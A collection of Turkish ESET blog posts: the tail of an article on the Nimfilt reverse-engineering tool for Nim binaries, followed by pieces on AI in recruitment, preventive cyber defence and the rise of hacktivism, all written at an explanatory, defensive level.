YARA kuralları, bir ELF veya PE dosyasının Nim ile derlenip derlenmediğini belirlemek için benzer kontroller yapan Nimfilt ile birlikte sağlanır. Bu kontroller birlikte şu anda sadece PE dosyalarının .rdata bölümünü io.nim veya fatal.nim dizesi için kontrol eden [Detect It Easy](https://github.com/horsicq/Detect-It-Easy/blob/master/db/PE/Nim.4.sg) gibi diğer araçlar tarafından benimsenen yaklaşımdan çok daha sağlamdır.
Son başlatma adımı olarak, Nimfilt’in AUTO\_RUN [bayrağı](https://github.com/eset/nimfilt/blob/main/nimfilt_ida.py#L26) doğru olarak ayarlanmışsa eklenti hemen çalışır. Aksi takdirde Nimfilt, IDA’nın eklentiler menüsünden her zamanki gibi çalıştırılabilir.
Şekil 1 IDAda Nimfilt eklentisini başlatma ve çalıştırma
## **Nimfilt ile Demangling**
Nim, Nimfilt’in çözebileceği özel bir isim değiştirme şeması kullanır. Bir çalıştırma sırasında, Nimfilt ikili dosyadaki her işlev adını yineleyerek adın bir Nim paketi mi yoksa işlev adı mı olduğunu kontrol eder. Keşfedilen isimler demangled formlarına yeniden adlandırılır.
İlginç bir şekilde, bu isimler PDB yolları ile aynı şekilde geliştiricinin ortamı hakkında bilgi sızdırabilir. Bunun nedeni Nim derleyicisinin dosya yolunu birleştirme sırasında isme eklemesidir. (Nimfilt yolu birleştirme sırasında ortaya çıkarır)
Örneğin üçüncü taraf paketlerdeki fonksiyon adları, birleştirme işlemi sırasında mutlak yollar olarak saklanır. Şekil 2 Nim’in varsayılan paket yöneticisi olan [nimble](https://github.com/nim-lang/nimble) için geliştiricinin yükleme yoluyla birlikte kullanılan [nimSHA2](https://github.com/jangko/nimSHA2) paketinin sürümünü ve sağlama toplamını ortaya çıkaran mutlak bir yol olarak depolanan bir işlev adını gösterir.
`python nimfilt.py GET_UINT32_BE__6758Z85sersZ85serOnameZOnimbleZpkgs50Znim837265504548O49O494554555453d57a4852c515056c5452eb5354b51fa5748f5253545748505752cc56fdZnim83726550_u68`
`C:/Users/User.name/.nimble/pkgs2/nimSHA2-0.1.1-6765d9a04c328c64eb56b3fa90f45690294cc8fd/nimSHA2::GET_UINT32_BE u68`
Şekil 2. Üçüncü taraf bir paketten bir işlevin adını ayırma
Tam tersine, Şekil 3 göreli bir yol (yani Nim kurulum yoluna göreli) olarak saklanan standart bir Nim paketindeki bir işlevin adını gösterir.
`python nimfilt.py toHex__pureZstrutils_u2067
pure/strutils::toHex u2067`
Şekil 3. Standart bir Nim paketinden bir işlevin adını ayırma
Ancak isimler her zaman aynı şekilde karıştırılmamaktadır. Şekil 4 yukarıdaki nimSHA2 paketindeki aynı işlev adının Linux’ta göreli bir yol olarak depolandığını gösterir.
`python nimfilt.py GET_UINT32_BE__OOZOOZOOZhomeZalexZOnimbleZpkgs50Znim837265504548O49O494554555453d57a4852c515056c5452eb5354b51fa5748f5253545748505752cc56fdZnim83726550_u49
../../../home/alex/.nimble/pkgs2/nimSHA2-0.1.1-6765d9a04c328c64eb56b3fa90f45690294cc8fd/nimSHA2::GET_UINT32_BE u49`
Şekil 4. Linux’ta üçüncü taraf bir paketten bir işlevin adını ayırma
Paket başlatma işlevleri tamamen farklı bir şekilde karıştırılır: Paket adı, işlev adından önce konumlandırılmış bir dosya yolu (dosya uzantısı dahil) olarak saklanır ve ileri eğik çizgiler, kısa çizgiler ve noktalar gibi belirli karakterleri temsil etmek için bir kaçış şeması kullanılır. Nimfilt, demangling işleminin ardından .nim dosya uzantısını kaldırarak paket adını temizler. (Şekil 5)
`python nimfilt.py atmdotdotatsdotdotnimbleatspkgsatswinimminus3dot9dot1atswinimatsincatswinbasedotnim_DatInit000
../../.nimble/pkgs/winim-3.9.1/winim/inc/winbase::DatInit000`
Şekil 5. Üçüncü taraf bir paketten bir başlatma işlevinin adını ayırma
Şekil 6 yerel paketlerdeki başlatma işlevlerinin adlarının mutlak yollar olarak nasıl saklandığını gösterir.
`python nimfilt.py atmCatcatstoolsatsNimatsnimminus2dot0dot0atslibatssystemdotnim_Init000
C:/tools/Nim/nim-2.0.0/lib/system::Init000`
Şekil 6. Yerel bir paketten başlatma işlevinin adını ayırma
IDA’da, Nimfilt’in isim ayrıştırma işlemini, fonksiyonları paket adlarına veya yollarına göre düzenlemek için Fonksiyonlar penceresinde dizinlerin oluşturulması izler. (Şekil 7)
Şekil 7 Nimfilt işlev adlarını paket veya yola göre düzenlemeden önce solda ve sonra sağda IDA İşlevleri penceresi
## **Yapıları, Nim Dizelerine Uygulama**
Nimfilt’in çalıştırılması sırasında gerçekleştirilen son işlem, Nim dizelerine C tarzı yapılar uygulamaktır. Tıpkı diğer bazı programlama dillerindeki dizgilerin boş sonlandırılmış bayt dizileri yerine nesneler olması gibi Nim’deki dizgiler de öyledir. Şekil 8 ABCDEF dizesinin Nimfilt çalıştırılmadan önce ve sonra IDA’da nasıl göründüğünü gösterir. Demonte formda, Nim tarafından derlenmiş bir ikili dosyanın bazı değişkenlerin geçici adının bir parçası olarak \_TM önekini kullandığına dikkat edin; bunlar genellikle Nim dizeleridir.
Şekil 8 Nimfilt çalıştırılmadan önce solda ve çalıştırıldıktan sonra sağda bir Nim dizesi
Nimfilt, .rdata veya .rodata segmentindeki ve diğer salt okunur veri segmentlerindeki her adresi yineleyerek Nim dizelerini arar. Yapılar bulunan dizelere uygulanır; yapı bir uzunluk alanı ve dizedeki karakterlerden oluşan yüke bir işaretçi içerir.
## **Özet**
Nim kaynak kodu, çalıştırılabilir olarak derlenmeye giderken genellikle C veya C++’a çevrilir ancak bu işlem Nim’in tüm izlerini tamamen ortadan kaldırmaz. Nim derleyici kaynak kodunda bir yolculuğa çıkarak, derleme sürecinde izlenen yollardan bazılarını çözdük ve böylece bu çözüme yardımcı olmak için bir Python aracı ve IDA eklentisi olarak Nimfilt’i oluşturabildik.
Kısacası, Nim’de yeni olsanız da olmasanız da Nimfilt’e başvurmak, Nim tarafından derlenmiş ikili dosyalarla tersine mühendislik çalışmalarınızı neredeyse anında daha kolay ve daha odaklı hale getirecektir. Bununla birlikte Nimfilt’in gelişimi hiçbir şekilde durma noktasında değildir; çift karıştırmayı işlemek ve karışık isimlerin biçimlendirilmesini ve paket adlarının gruplandırılmasını iyileştirmek için ek özellikler üzerinde çalışıyoruz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Nimfilt, Siber Güvenlik
---
### [Yapay zekâ işe alım süreçlerini nasıl değiştiriyor?](https://antivirus.com.tr/yapay-zeka-personel-ise-alma-seklimizi-sonsuza-dek-degistiriyor-mu/)
**Published:** Haziran 6, 2024
**Author:** ESET
**Excerpt:** Yapay zekânın işleri ele geçirmesi üzerine çok fazla dijital mürekkep döküldü ancak gündem, işe alma sürecinde yapay zekâ kullanımı!
**Content:**
*Yapay zekânın işleri ele geçirmesi üzerine çok fazla dijital mürekkep döküldü ancak gündem, işe alma sürecinde yapay zekâ kullanımı!*
Dijital dönüşüm çağında Yapay Zekâ (AI) organizasyonel operasyonların hızla temel taşı haline geldi. Her büyüklükteki kuruluşların bir noktada üstlenmek zorunda kalacağı bir süreç olan işe alım da bir istisna değildir.
Bununla birlikte yetenek kazanımı ortamı, kurumsal bir iş ilanı için ortalama [250’den fazla başvuru](https://www.tidio.com/blog/ai-recruitment/) olması nedeniyle biraz mayın tarlası gibi ve bu da meşgul işe alım görevlilerinin genellikle her bir CV’ye bakmak için [yalnızca 6-8 saniye harcamasına](https://standout-cv.com/how-many-applications-to-get-a-job) neden oluyor. Doğru kişiler bir şirketin kültüründe ve performansında fark yaratabilirken etkisiz bir işe alım süreci şirketlere zaman ve paraya mal olabilir.
İşe alma uzmanları için yapay zekâ, sayısız özgeçmişi incelemek, iş tanımları yazmak ve günlük idari işlerden oluşan bitmek bilmeyen bir döngüyü yönetmek için heyecan verici bir alternatif sunuyor. Yapay zekâ destekli araçlar ve algoritmalar, tüm işe alım sürecini değiştiriyor ve bazı durumlarda bunun yerini alıyor; bu da hem adaylar hem de İK için daha hızlı işe alımlar ve daha verimli deneyimler sağlıyor. Yapay zekâya doğru bu geçiş sayısız fayda sağlarken aynı zamanda adalet, önyargı ve gizlilikle ilgili kritik soruları da gündeme getiriyor.
Daha önce işletmelerin büyük dil modellerini (LLM’ler) kullanırken verilerini ifşa etmekten nasıl [kaçınabileceklerini](https://www.welivesecurity.com/2023/05/17/meet-ai-new-colleague-work-company-data/) incelemiştik. Bu kez, işe alım süreçlerini kolaylaştırmak için yapay zekâ kullanmanın daha geniş etkilerini ele alalım.
## Yapay zekâ ile işe alma devrimi
İK uzmanları, yeni bir adayı işe almanın ne kadar zaman aldığını bilirler. Öncelikle iş tanımının yazılması gerekir. Sadece bu bile uygun kişilerin rolünü, temel görev ve sorumluluklarını belirlemeyi sağlamak için zaman alabilir. Ardından ilgili iş arama platformlarında yayımlanmadan veya potansiyel adaylarla paylaşılmadan önce şirket içinde onaylanması gerekir. İstenen tüm başvurular yapıldıktan sonra işe alma uzmanının herhangi bir mülakat başlamadan önce bunları incelemesi ve kısa listeye alması gerekir.
Ancak yapay zekâ dönemine ve yeni, kolaylaştırılmış bir işe alım sürecine giriyoruz. Halihazırda İK uzmanlarının yaklaşık [%85](https://www.tidio.com/blog/ai-recruitment/)‘i yapay zekânın işe alım sürecinin bazı kısımlarının yerini alacak faydalı bir teknoloji olduğuna inanıyor. Hatta bu teknoloji [çoktan](https://www.linkedin.com/pulse/how-tech-behemoths-using-ai-recruit-talent-linkedin-news-uk-kbd4c/?trackingId=n6kC4i1iTliOKlIij9kaBQ%3D%3D) kullanılmaya başlandı bile. [2019](https://www.theguardian.com/technology/2019/oct/25/unilever-saves-on-recruiters-by-using-ai-to-assess-job-interviews) yılında Unilever’den bir sözcü, yapay zekâ işe alım araçlarının o yıl küresel işe alım maliyetlerinde 100.000 saat ve 1 milyon dolardan fazla tasarruf sağladığını söyledi. Bunun nedenini anlamak çok kolay. Yapay zekâyı tam potansiyeliyle kullanmak, boş bir rolü doldurması gereken meşgul işe alım uzmanları için önemli faydalar sağlayabilir.
### 1. Daha hızlı aday inceleme
Yapay zekâ modelleri, özgeçmiş tarama ve aday eşleştirme gibi tekrar eden görevleri otomatikleştirebilir. İK uzmanları, tek bir iş ilanı için yüzlerce başvuruyu okumak yerine bilgileri bir yapay zekâ modeline girerek iş tanımına ve aradıklarına uyan belirli anahtar kelimeleri belirleyebilir. Model daha sonra adayları, istenen kriterlere ne kadar yakın olduklarına göre otomatik olarak kısa listeye alabilir. Sonuç olarak, İK uzmanları yetenek kazanımının daha stratejik yönlerine odaklanabilir veya büyüyen yapılacaklar listelerindeki diğer her şeye devam edebilirler.
### 2. Geliştirilmiş aday deneyimi
Hiç işe alım görevlisi rolle ilgili sorunuzu yanıtlamadığı için bir işe başvurmakta tereddüt ettiniz mi? Artık değil: Yapay zekâ destekli sohbet robotları ve sanal asistanlar, adayların sorularına anında yanıt vererek işe alım yolculuğu boyunca daha sorunsuz ve daha ilgi çekici bir deneyim sağlıyor. Kişiselleştirilmiş etkileşimler ve hızlı geri bildirim, olumlu bir işveren markasına katkıda bulunarak şirket için çalışmak isteyenlerin sayısını ve dolayısıyla işe alım görevlilerinin seçebileceği yetenek havuzunu artırır.
### 3. Veriye dayalı karar verme
Yapay zekâ araçları, geçmiş veriler ve performans ölçümlerinden faydalanarak en iyi adayları belirlemek için tahmine dayalı analitiği kullanabilir. Kuruluşlar, başarılı işe alımlardaki kalıpları analiz ederek önceki işe alım performansına dayalı, daha bilinçli kararlar verebilir.
### 4. Geliştirilmiş çeşitlilik ve kapsayıcılık
Bazı yapay zekâ platformları, aday bilgilerini anonimleştirerek ve yalnızca niteliklere ve becerilere odaklanarak işe alımda bilinçsiz önyargıyı azalttığını iddia etmektedir. İsim, cinsiyet veya etnik köken gibi tanımlayıcı bilgileri ortadan kaldıran bu araçlar, işe alımlarda çeşitliliği ve kapsayıcılığı teşvik edebilir.

## Yapay zekâ riskleri ve zorlukları
Etkileyici faydalar listesi sizi ikna etti mi? O kadar da hızlı değil… Yapay zekânın işe alım sürecine dahil olması, kuruluşların bu yeni aracı verimli ve doğru bir şekilde kullanmak için ele alması gereken yeni bir dizi güvenlik riski ve zorluğa da yol açıyor.
### 1. Algoritmik önyargı
Bir model tarihsel bir veri kümesi üzerinde eğitilirse tarihsel önyargılar modelin çıktısına taşınabilir. Örneğin, bir şirket bir doktorun işine uygun birini bulmak için özgeçmişleri incelemek üzere yapay zekâ kullanıyorsa ve eğitildiği veri kümesi geçmişte bu role uygun doktorların %80’inin erkek olduğunu gösteriyorsa model, rol için eşit uygunluğa sahip olmalarına rağmen erkek başvuru sahiplerini kadınlara göre daha fazla tercih edebilir.
Uygun adayların tamamını görememenin şirket içi etkilerinin yanı sıra, bunun önemli mali ve itibar sonuçları da olabilir. Bir özel ders şirketinin, yapay zekânın beslendiği verilerin bir sonucu olarak başvuru sahiplerini yaşa göre otomatik olarak diskalifiye etmesiyle 365.000 $ tazminat ödemek zorunda kaldığı [yaşanmış hikâyeyi](https://www.gtlaw.com/en/insights/2023/8/eeoc-secures-first-workplace-artificial-intelligence-settlement) de düşünün.
Ayrıca yapay zekâ, gönderilen özgeçmişleri incelerken anahtar kelimelerin ve metriklerin kullanımına aşırı değer verebilir. Bir insandan farklı olarak, bir yapay zekâ sistemi, bir kişiyi rol için daha cazip bir aday haline getirecek sosyal becerileri ve diğer deneyim veya karakter özelliklerini algılamayabilir.
Yapay zekâ modellerinin kullandığı otomatik süreç, yayımlanan iş tanımını kullanarak [özgeçmişlerini oluşturmak için yapay zekâ](https://colossusrecruitment.com/the-rise-of-unqualified-applicants-ai-generated-cvs-and-fictitious-work-experience-in-technology-roles/) kullanan başvuru sahiplerini bile tercih edebilir. Bu durum, “kâğıt üzerinde” rol için mükemmel görünen ancak adayın uygunluğunun gerçek veya dürüst bir temsili olmayan bir özgeçmişle sonuçlanacaktır.
### 2. Şeffaflık eksikliği
Birçok yapay zekâ algoritması kara kutu olarak çalışır, yani karar verme süreci belirsiz ve anlaşılması zordur. Bu şeffaflık eksikliği, hesap verebilirlik ve önyargılı sonuçlara itiraz etme veya düzeltme yeteneği hakkında soruları gündeme getirmektedir. Şirketler yapay zekâ girdilerinin taraflı veya “zehirli” olduğunu bilmiyorlarsa bunu düzeltmeyi ve nasıl yapacaklarını nasıl bilebilirler? Bu şeffaflık eksikliği aynı zamanda sinsi adayların sistemde potansiyel [boşluklar](https://www.linkedin.com/pulse/sneaky-ai-resume-hack-goes-viral-martyn-redstone-oaafe/) bularak özgeçmişlerini listenin en üst sıralarına taşımaları için bir fırsat sağlayabilir.
### 3. Veri gizliliği ve güvenliği
Yapay zekânın işe alımlarda kullanılması için modellerin adaylar ve kuruluşun kendisi tarafından sağlanan büyük miktarda kişisel veriyle beslenmesi gerekecektir. Bu verilerin gizliliğini ve güvenliğini yeterli siber güvenlik önlemleriyle sağlamak, şirketin ve bireylerin gizlilik haklarını korumanın yanı sıra Genel Veri Koruma Yönetmeliği (GDPR) gibi düzenlemelere uymak için çok önemlidir.
*İLGİLİ MAKALE:* [*ESET World 2024: Önlemede büyük, yapay zekâda daha da büyük*](https://www.welivesecurity.com/en/cybersecurity/eset-world-2024-big-prevention-bigger-ai/)
### 4. İnsan gözetimi ve hesap verebilirlik
Yapay zekâ verimliliği artırabilirken yapay zekâ tarafından üretilen içgörülerin kötüye kullanılmasını veya yanlış yorumlanmasını önlemek için insan gözetimi hala gereklidir. Kuruluşlar, algoritmik hataları veya etik ihlalleri ele almak için net hesap verebilirlik çerçeveleri ve mekanizmaları oluşturmalıdır.
### 5. Yasal ve düzenleyici uyumluluk
Yapay zekânın işe alımlarda kullanımı, ayrımcılık karşıtı yasalar ve veri koruma düzenlemeleri de dahil olmak üzere çeşitli yasal ve düzenleyici çerçevelere tabidir. Bu gerekliliklere uyulmaması, yasal yansımalara ve itibar kaybına neden olabilir.
## Kuruluşunuz işe alım için yapay zekâyı güvenli ve etkili bir şekilde nasıl kullanabilir?
Yapay zekânın faydalarından yararlanırken ilgili riskleri azaltmak için kuruluşların yapay zekâya yönelik bütünsel bir yaklaşım benimsemesi gerekir. Buna şunlar dahildir:
### 1. Etik yapay zekâ tasarımı
BT sistemleri genelinde yapay zekânın geliştirilmesi ve uygulanmasında adalet, şeffaflık ve hesap verebilirliğe öncelik verin. Bu, ayrımcı kalıpları belirlemek ve ele almak için önyargı tespit algoritmaları ve düzenli adalet değerlendirmeleri gibi önlemler uygulanarak yapılabilir.
### 2. Sürekli izleme ve değerlendirme
Önyargıları veya hataları belirlemek ve azaltmak için AI algoritmalarının performansını düzenli olarak değerlendirin. Adayların endişelerini bildirmeleri veya AI odaklı işe alım süreçleriyle ilgili deneyimleri hakkında girdi sağlamaları için geri bildirim mekanizmaları oluşturun. Bu sürekli gözetim ve izleme, yapay zekâ sisteminde bir şeyler ters giderse olumsuz sonuçlar ortaya çıkmadan önce tespit edilip düzeltilebileceği anlamına gelir.
*İLGİLİ MAKALE:* [Konuşulanın ötesinde: Yapay zekâ ve siber güvenlikteki rolü](https://antivirus.com.tr/konusulanin-otesinde-yapay-zeka-ve-siber-guvenlikteki-rolu/)
### 3. Karma uzmanlığa sahip ekiplerden elde edilen içgörüler
AI operasyonuna multidisipliner bir yaklaşım sağlamak için İK uzmanları, veri bilimcileri, etik uzmanları ve hukuk uzmanları arasında iş birliğini teşvik edin. AI modeline ve programlarına bakan bir dizi uzmanlık ve içgörü, kapsamlı ve sağlam AI politikalarının ve uygulamalarının geliştirilmesini destekler.
### 4. Eğitim ve öğretim
İşe alma uzmanlarına ve yöneticilerine, önyargı azaltma stratejileri ve veri gizliliği ve güvenliğinin önemi hakkında farkındalık dahil olmak üzere işe alımda yapay zekânın etik kullanımı konusunda eğitim verin. Yapay zekânın en iyi nasıl kullanılacağına dair şeffaflık ve yönergeler ile kurum genelinde sorumlu bir yapay zekâ benimseme kültürü geliştirin.
### 5. Mevzuata uygunluk
İşe alımda yapay zekâ ile ilgili gelişen yasal ve düzenleyici gerekliliklerin bir adım önünde olun ve tam uyumluluğu sağlamak için şirket politikalarını ve uygulamalarını proaktif olarak uyarlayın. Düzenleyici makamlar ve sektör dernekleri ile düzenli olarak iletişim kurarak, ortaya çıkan riskler ve siber suçluların yararlanabileceği yapay zekâ sistemindeki boşluklar hakkında bilgi sahibi olabilirsiniz.
## Sonuç olarak
Yapay zekâ, işe alım süreçlerini dönüştürmek için muazzam fırsatlar sunarak kuruluşların en iyi yetenekleri daha kısa sürede daha etkili bir şekilde belirlemelerini ve çekmelerini sağlar. Bununla birlikte işe alımda yapay zekânın yaygın olarak benimsenmesi, önyargı, gizlilik ve hesap verebilirlikle ilgili riskler de yaratmaktadır. Kuruluşlar, yukarıda listelenen en iyi uygulamaları hayata geçirerek bu zorlukların üstesinden gelebilir ve bir yandan adalet, kapsayıcılık ve özgünlük ilkelerini korurken diğer yandan işe alım hedeflerine ulaşmak için yapay zekâdan sorumlu bir şekilde yararlanabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Yapay Zekâ
---
### [Gerçek dünyada önleyici savunma: Önceliğiniz önleme olsun](https://antivirus.com.tr/gercek-dunyada-onleyici-savunma-taktikleri-onceliginiz-onleme-olsun/)
**Published:** Temmuz 1, 2024
**Author:** ESET
**Excerpt:** Gerçek hayattaki saldırıları dehşet içinde izliyoruz; şirketler sadece ağlarını gerçek zamanlı olarak basan saldırganlara karşı savunma yapmaya çalışıyor.
**Content:**
Gerçek hayattaki saldırıları dehşet içinde izliyoruz; şirketler sadece ağlarını gerçek zamanlı olarak basan saldırganlara karşı savunma yapmaya çalışıyor, hasarı köreltiyor ve [fidye ödemelerinin](https://www.eset.com/tr/blog/fidye-yazilimi-odemeli-mi-odememeli-mi/) zarar verici maliyetinden kaçınmak için yedekleri araştırıyor. Oysaki önleme daha önemli bir konudur.
İlk yöntem, evinizde yangın çıkması durumunda enkazı hızla temizleyip yeniden inşa edebilmek için iyi bir yıkım ekipmanına yatırım yapmaya benzer bir savunmadır. Ancak herhangi bir yangın güvenliği uzmanının da onaylayacağı gibi ilk etapta yangınları önleme çok daha az maliyetli ve zaman alıcıdır.
Aynı şekilde, siber güvenlikte de önleme sadece tercih edilen değil aynı zamanda gerekli olan bir yöntemdir. İşte müşterilerimizde her gün gördüğümüz trendlere dayanan birkaç saldırı taktiği ve saldırıyı ağınıza girmeden önce engelleyebilecek bazı önleyici yöntemler.
1. **Uzak Masaüstü Protokolü (RDP) savunması:** RDP saldırıları başarılı olursa saldırganların yönetici ayrıcalıkları kazanmasına ve siber savunmanızı kapatmasına olanak tanır. Bu, bir saldırgana evinizin ana anahtarını verip sonra da onu paha biçilmez mücevherlerinizden uzak tutmaya çalışmak gibidir. Güvenlik şirketleri bu tür hileli saldırıları gözden kaçırmakla suçlansa da ön kapıyı açık bırakmanın dijital eşdeğerinin üstesinden gelmek zordur. Çok faktörlü kimlik doğrulama (MFA) gibi savunma katmanları eklemek, kaba kuvvet ve Uzaktan Kod İstismarları (RCE) gibi RDP saldırılarını engellemeye yardımcı olabilir. Ayrıca Uç Nokta Tespit ve Müdahale (EDR) ve Yönetilen Tespit ve Müdahale (MDR), fidye yazılımı için yanal hareketi ve şifreleme girişimlerini durdurarak RDP’yi geçebildikleri takdirde saldırganları durdurmaya yardımcı olabilir. Bu durum, saldırganların RDS’nin yapması gerekenin çok ötesinde yeteneklerden yararlandığı Uzak Masaüstü Hizmetleri (RDS) için de geçerlidir.
2. **Kurumsal görünürlük:** Saldırganların yalnızca bir kez başarılı olması gerekirken savunmacıların her seferinde başarılı olması gerekir. Bir ağ düğümünde kalıcılık kazanan saldırganlar, saldırıları haritalandırmaya ve planlamaya başlayabilir. Yalnızca uç noktadan görüntülenen ağ erişim girişimleri, koordineli bir saldırının büyük resmini gözden kaçırabilir. Çekirdek ağ güvenlik duvarları, özellikle de yeni ortaya çıkan saldırılara karşı savunmak için YARA kuralları ekleyebilen yerleşik IDS/IPS ile birlikte geliyorlarsa burada kilit öneme sahiptir. ESET de dahil olmak üzere güvenlik şirketleri ister kurum içinden ister kurum dışından kaynaklansın, ağ tabanlı saldırılara karşı savunmaya yardımcı olmak için genellikle [YARA kuralları](https://github.com/eset/) ve çeşitli ücretsiz araçlar yayımlar.
3. **Çok Faktörlü Kimlik Doğrulama (MFA):** Çoğu hizmet buluta geçtikçe bir bulut sağlayıcısına karşı tek bir istismar, saldırganların kuruluşunuz da dahil olmak üzere birden fazla hedefe zarar vermesine izin verebilir. Bir kez ele geçirilen kullanıcı parolaları, otomatik kaba kuvvet denemeleri için sürekli olarak serbestçe kullanılabilen eğitim setlerine atılır. MFA, kaba kuvvet saldırılarını, özellikle de sürekli bir endişe kaynağı olan İş E-postası Gizliliğinin İhlali (BEC) saldırılarını durdurabilir veya en azından köreltebilir. Kullanıcıların oturum açma bilgilerine MFA eklemek maruziyetinizi önemli ölçüde sınırlandırabilir.
Ulus devlet düzeyindeki saldırılar manşetlerde yer alsa da daha basit saldırılar çok daha olasıdır. Kuruluşunuzu hedef alan siber saldırganlardan oluşan özel ekipler tarafından hazırlanmış sıfırıncı günleri arayarak işe başlamayın. Kurumsal veya askeri sırların çalınmasından kaynaklanan milyarlarca dolarlık potansiyel ödemeleri barındırmadığınız sürece, bu tehditler genellikle daha az ciddidir.
Ancak paylaştığımız savunma taktikleri işe yarar, kolayca kullanılabilir ve pratiktir ve bu yüzden önleme her zaman yangından sonra yeniden binayı inşa etmekten daha uygun bir yöntemdir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Savunma Taktikleri, Siber Güvenlik
---
### [Gelişen hacktivizm tüm kuruluşlar için kötü haber olabilir](https://antivirus.com.tr/hacktivizm-gelisiyor-ve-bu-tum-kuruluslar-icin-kotu-haber-olabilir/)
**Published:** Temmuz 3, 2024
**Author:** ESET
**Excerpt:** Geleneksel hacktivizm ile devlet destekli operasyonlar arasındaki çizgilerin giderek belirsizleşmesi onu daha güçlü bir tehdit haline getiriyor
**Content:**
*Hacktivizm yeni bir şey değil ancak geleneksel hacktivizm ile devlet destekli operasyonlar arasındaki çizgilerin giderek belirsizleşmesi onu daha güçlü bir tehdit haline getiriyor*
Hacktivizm, Rusya’nın Şubat 2022’de Ukrayna’yı işgal etmesiyle ana akım bilince geri döndü. İki yıldan kısa bir süre sonra, siyasi motivasyonlu gruplar ve bireyler, bu kez görünüşte İsrail-Hamas çatışmasının ortasında meramlarını anlatmak için tekrar güçlerini ortaya koydular. Endişe verici bir şekilde, hacktivistlerin gündemlerini kamuoyunun dikkatine sunmak için giderek daha sofistike ve agresif taktikler kullandıkları görüldü.
Belki de daha da endişe verici olan, birçok grubun aslında ulus-devlet aktörleri tarafından desteklenmesi ve hatta onlardan oluşması olasılığıdır. Gerçekten de devlet destekli siber operasyonlar ile geleneksel hacktivizm arasındaki sınırlar belirsizleşmiştir. Jeopolitik istikrarsızlığın giderek arttığı ve eski kurallara dayalı düzenin erozyona uğradığı bir dünyada, özellikle kritik altyapı alanında faaliyet gösteren kuruluşlar, hacktivist tehdidi risk modellemelerine dahil etmeyi düşünmelidir.
## Hacktivizm nedir?
En basit tanımıyla hacktivizm, siyasi ya da sosyal nedenlerle siber saldırılar düzenleme eylemidir. Kızıl Haç geçen yıl hacktivistlerin hastaneler, eczaneler ve bankalar gibi askeri olmayan hedeflere giderek daha fazla zarar verdiğine dikkat çekerken savaş zamanında faaliyet gösteren “sivil hackerlar” için [sekiz kural yayımladı](https://www.ejiltalk.org/8-rules-for-civilian-hackers-during-war-and-4-obligations-for-states-to-restrain-them/).
*İLGİLİ MAKALE:* [*ESET APT Faaliyet Raporu Q4 2023-Q1 2024*](https://antivirus.com.tr/eset-apt-raporu-q4-2023-q1-2024/)
Tahmin edilebileceği gibi, hacktivistlerin Kızıl Haç tarafından yayımlanan yönergelere uyduklarına dair çok az işaret var. Aslına bakılırsa çevrimiçi ortamda kimlik tespiti hala zor olduğundan hacktivist faaliyetlerde bulunmanın artıları eksilerinden daha ağır basıyor, özellikle de saldırılar ulus devletler tarafından gizlice destekleniyorsa.
## Eski ve yeni
Mevcut İsrail-Hamas çatışması, daha önce görülmemiş sayıda aktivisti dünyanın dört bir yanındaki sokaklara çekti. Ve bu durum online faaliyetlerde de bir artışa yol açtı. Bunların çoğu daha önceki hacktivist kampanyalarda gördüğümüz taktiklere benziyor:
- **DDoS saldırıları:** [Bazı kaynaklara](https://www.radware.com/newsevents/pressreleases/2024/radware-2024-report-malicious-web-application-and-api-transactions-rise/) göre hacktivist kaynaklı DDoS faaliyetleri geçen yıl Ekim ayında “İsrail ve Hamas arasındaki çatışmanın ardından rekor seviyelere” ulaştı. Bu durum İsrail’i hacktivistlerin en çok hedef aldığı ülke haline getirdi; 2023 yılında kaydedilen 1.480 DDoS saldırısı arasında bazı [büyük kuruluşlar](https://twitter.com/Jerusalem_Post/status/1711357453877624967) da vardı.
- **Web tahrifatı:** Cambridge Üniversitesi [araştırmacılarına](https://www.cl.cam.ac.uk/~rja14/Papers/gaza.pdf) göre, 7 Ekim baskınlarını takip eden hafta 100’den fazla hacktivist İsrail web sitelerine 500’den fazla web tahrifat saldırısı düzenledi. Benzer düşük seviyeli web tahrifatları günümüzde de devam etmektedir.
- **Çalınan veriler:** Bazı gruplar İsrail ve müttefik kuruluşlardan veri çaldıklarını ve yayımladıklarını iddia etmiştir. Başka bir deyişle hacktivistler kurumsal sistemlere sızarak hassas bilgileri çalabilir ve bunları hedeflerini utandırmak ya da onlara zarar vermek amacıyla kamuya açık bir şekilde yayımlayabilirler.
Ancak hacktivizmin daha hedefli ve sofistike hale geldiğine dair işaretler de var:
- [Bir rapor](https://x.com/GroupIB_TI/status/1711234869060358562), hacktivist grup AnonGhost’un İsrail vatandaşları için gerçek zamanlı füze uyarıları sağlayan “Red Alert” uygulamasındaki bir API açığından yararlandığını öne sürdü. Grubun “istekleri başarıyla ele geçirdiği, savunmasız sunucuları ve API’leri açığa çıkardığı ve uygulamanın bazı kullanıcılarına spam mesajlar göndermek için Python komut dosyaları kullandığı” belirtildi. Grup sivillere nükleer bombayla ilgili sahte mesajlar göndermeyi bile başardı.
- Diğer [raporlar](https://securityscorecard.com/research/claims-of-attacks-against-israeli-scada-systems/), hacktivistlerin İsrail su sistemlerinin SCADA cihazlarına erişimleri olduğunu gösteren ekran görüntüleri yayımladıklarını belirtti. Araştırmacılar bu iddiaları doğrulayamadılar ancak hacktivistlerin sektörü hedef alan keşif operasyonları yürütüyor olabileceklerini öne sürdüler.
## Ulus devletler işin içine girdiğinde hacktivizm
Son saldırıların arkasında daha gelişmiş teknik bilgiye ve/veya siber suç yeraltı dünyasındaki araçlara ve bilgiye erişimi olan hackerlar olabilir. Ancak ulus devlet desteği de göz ardı edilemez. Birçok ülkenin hacktivizm kamuflajı altında diğer ülkelere ve [müttefiklerine saldırmak](https://antivirus.com.tr/siber-operasyonlar-ticaretin-isvicre-cakisi/) için jeopolitik ve ideolojik nedenleri vardır.
*İLGİLİ MAKALE:* [*[Devlet destekli veya maddi hedefli: aralarında bir fark kaldı mı?](https://www.eset.com/tr/blog/devlet-destekli-veya-maddi-hedefli-aralarinda-bir-fark-kaldi-mi/)*](https://www.eset.com/tr/blog/devlet-destekli-veya-maddi-hedefli-aralarinda-bir-fark-kaldi-mi/)
